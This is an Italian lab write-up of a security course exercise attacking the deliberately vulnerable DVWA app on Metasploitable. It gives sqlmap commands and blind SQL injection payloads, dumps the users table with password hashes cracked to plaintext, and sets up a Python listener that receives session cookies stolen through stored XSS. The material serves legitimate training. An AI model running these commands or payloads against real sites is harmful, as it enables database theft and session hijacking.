

## PROGETTO

03/03/2023

Nell'esercizio di oggi era richiesto di exploitare le seguenti vulnerabilità:

- SQL injection (blind)
- XSS stored

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove andava preconfigurato il livello di sicurezza= **LOW**.

### 1. SQL injection (blind)

Da terminale ho utilizzato il comando '**sudo service mysql start**' per avviare il servizio MySQL utilizzando i privilegi di amministratore. Con questo comando il sistema operativo inizierà ad eseguire il processo del server MySQL, che permette ai client di connettersi al database MySQL e di accedere ai dati in esso contenuti. Successivamente ho utilizzato il comando '**sudo service apache2 start**' che permette ai client di connettersi al server e di visualizzare il contenuto dei siti web ospitati su di esso.



```
(kali@kali)~$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sql_i Blind/7id=1bSubmit-Submit#" --cookie="security=low;PHPSESSID=9a6437227e39cf9552d5f36604894ed3" -p id

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:19:31 /2023-03-03/

[08:19:31] [INFO] testing connection to the target URL
[08:19:32] [INFO] testing if the target URL content is stable
[08:19:32] [INFO] target URL content is stable
[08:19:33] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[08:19:34] [INFO] testing for SQL injection on GET parameter 'id'
[08:19:34] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[08:19:34] [WARNING] reflective value(s) found and filtering out
[08:19:36] [INFO] testing 'Boolean-based blind - Parameter Replace (original value)'
[08:19:37] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[08:19:37] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[08:19:37] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[08:19:38] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[08:19:38] [INFO] testing 'Generic inline queries'
[08:19:38] [INFO] testing 'PostgreSQL >= 9.1 stacked queries (comment)'
[08:19:38] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[08:19:38] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[08:19:39] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[08:19:40] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```

Il comando "sqlmap -u " " --cookie " " -p" è utilizzato per eseguire l'attacco di SQL Injection su un sito web:

- "-u" specifica l'URL della pagina web da attaccare
- "--cookie" specifica il valore del cookie dell'utente autenticato, necessario per l'accesso a pagine protette da login
- "-p" specifica il parametro vulnerabile all'iniezione SQL

Il comando sqlmap analizza l'URL specificato e cerca di individuare eventuali vulnerabilità di SQL Injection.

```
(kali@kali)~$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low;PHPSESSID=9a6437227e39cf9552d5f36604894ed3" -p id --dbms=MySQL --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:22:26 /2023-03-03/

[08:22:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 4654 FROM (SELECT(SLEEP(5))))Irrzr AND 'sQbv'='sQbv6Submit-Submit'
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x71787a7171,0x524a5244476862525446796c684a754b6f67694a424849457355735276626479524250784e674b66,0x71626b7071),NULL-- --6Submit-Submit

[08:22:27] [INFO] testing MySQL
[08:22:28] [WARNING] reflective value(s) found and filtering out
[08:22:28] [INFO] confirming MySQL
[08:22:29] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
```

Il comando "sqlmap -u " " --cookie " " -p id --dbms=MySQL --dbs" viene utilizzato per eseguire una scansione del database di un sito web alla ricerca di informazioni sulle sue tabelle e sulle sue colonne:

- "-p id" specifica il parametro vulnerabile all'iniezione SQL, in questo caso l'ID
- "--dbms=MySQL" specifica il tipo di DBMS utilizzato dal sito web (in questo caso MySQL)
- "--dbs" indica di eseguire la scansione del database per cercare informazioni sulle sue tabelle e colonne.

```
(kali@kali)~$ sqlmap -u "http://192.168.50.101/dvwa/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="security=low;PHPSESSID=9a6437227e39cf9552d5f36604894ed3" -p id --dbms=MySQL -D dvwa --dump-all

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:23:30 /2023-03-03/

[08:23:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 4654 FROM (SELECT(SLEEP(5))))Irrzr AND 'sQbv'='sQbv6Submit-Submit'
Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x71787a7171,0x524a5244476862525446796c684a754b6f67694a424849457355735276626479524250784e674b66,0x71626b7071),NULL-- --6Submit-Submit

[08:23:31] [INFO] testing MySQL
[08:23:31] [INFO] confirming MySQL
[08:23:32] [INFO] the back-end DBMS is MySQL
```

Il comando "sqlmap -u " " --cookie " " -p id --dbms=MySQL -D dvwa --dump-all" viene utilizzato per eseguire l'estrazione di dati dal database di un sito web vulnerabile all'iniezione SQL:

- "-D dvwa" specifica il nome del database da cui estrarre i dati
- "--dump-all" indica di eseguire l'estrazione completa dei dati dal database.

```
kali@kali:~$  
[08:23:57] [INFO] starting 2 processes  
[08:24:10] [INFO] cracked password 'abc123' for hash 'e99a18c428b38d5f268853678922e03'  
[08:24:18] [INFO] cracked password 'charley' for hash '8d353d75ae2c3966d7e8bdfcc69216b'  
[08:24:43] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'  
[08:24:54] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'  
Database: dvwa  
Table: users  
[5 entries]  
+-----+-----+-----+-----+-----+-----+  
| user_id | user | avatar | password | last_name | first_name |  
+-----+-----+-----+-----+-----+-----+  
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | admin | admin |  
| 2 | gordonb | http://172.16.123.129/dvwa/hackable/users/gordonb.jpg | e99a18c428b38d5f268853678922e03 (abc123) | Brown | Gordon |  
| 3 | 1337 | http://172.16.123.129/dvwa/hackable/users/1337.jpg | 8d353d75ae2c3966d7e8bdfcc69216b (charley) | Me | Hack |  
| 4 | pablo | http://172.16.123.129/dvwa/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) | Picasso | Pablo |  
| 5 | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) | Smith | Bob |  
+-----+-----+-----+-----+-----+-----+  
[08:25:18] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.101/dump/dvwa/users.csv'  
[08:25:18] [INFO] fetching columns for table 'guestbook' in database 'dvwa'  
[08:25:18] [INFO] fetching entries for table 'guestbook' in database 'dvwa'  
Database: dvwa  
Table: guestbook  
[1 entry]  
+-----+-----+-----+  
| comment_id | name | comment |  
+-----+-----+-----+  
| 1 | test | This is a test comment. |  
+-----+-----+-----+  
[08:25:19] [INFO] table 'dvwa.guestbook' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.101/dump/dvwa/guestbook.csv'  
[08:25:19] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.50.101'  
[*] ending @ 08:25:19 /2023-03-03/
```

Come si può vedere ho così recuperato le password degli utenti presenti sul DB.


## 2. XSS stored

```
(kali@kali)-[~]  
$ python -m http.server 6756  
Serving HTTP on 0.0.0.0 port 6756 (http://0.0.0.0:6756/) ...
```


Ho utilizzato il comando "python -m http.server porta" per avviare un server HTTP Python sulla porta specificata (6756).

- "python" indica l'interprete Python
- "-m http.server" indica di eseguire il modulo http.server di Python
- "porta" specifica la porta su cui il server HTTP sarà in ascolto.

Una volta avviato il server HTTP, sarà possibile accedere ai file presenti nella directory corrente tramite un browser web, digitando l'indirizzo IP del computer su cui è in esecuzione il server, seguito dal numero di porta specificato.



Cliccando su Sign Guestbook ho ottenuto il cookie di sessione delle vittime del XSS stored:



## Directory listing for /?cookie=security=low; PHPSESSID=813e840aed6c5965d991b3c27efacd34

- [.bash\\_logout](#)
- [.bashrc](#)
- [.bashrc.original](#)
- [.BurpSuite/](#)
- [.cache/](#)
- [.config/](#)
- [.dmrc](#)
- [.face](#)
- [.face.icon@](#)
- [.gnupg/](#)
- [.ICEauthority](#)
- [.java/](#)
- [.john/](#)
- [.lessht](#)
- [.local/](#)
- [.maltego/](#)
- [.mozilla/](#)
- [.pki/](#)
- [.profile](#)
- [.ssh/](#)

Sul terminale ho ottenuto:

```
(kali㉿kali)-[~]
```

```
$ python -m http.server 6756
```

```
Serving HTTP on 0.0.0.0 port 6756 (http://0.0.0.0:6756/) ...
```

```
192.168.50.100 - - [03/Mar/2023 09:31:53] "GET /?cookie=security=low;%20PHPSESSID=813e840aed6c5965d991b3c27efacd34 HTTP/1.1" 200 -
```

```
192.168.50.100 - - [03/Mar/2023 09:31:54] code 404, message File not found
```

```
192.168.50.100 - - [03/Mar/2023 09:31:54] "GET /favicon.ico HTTP/1.1" 404 -
```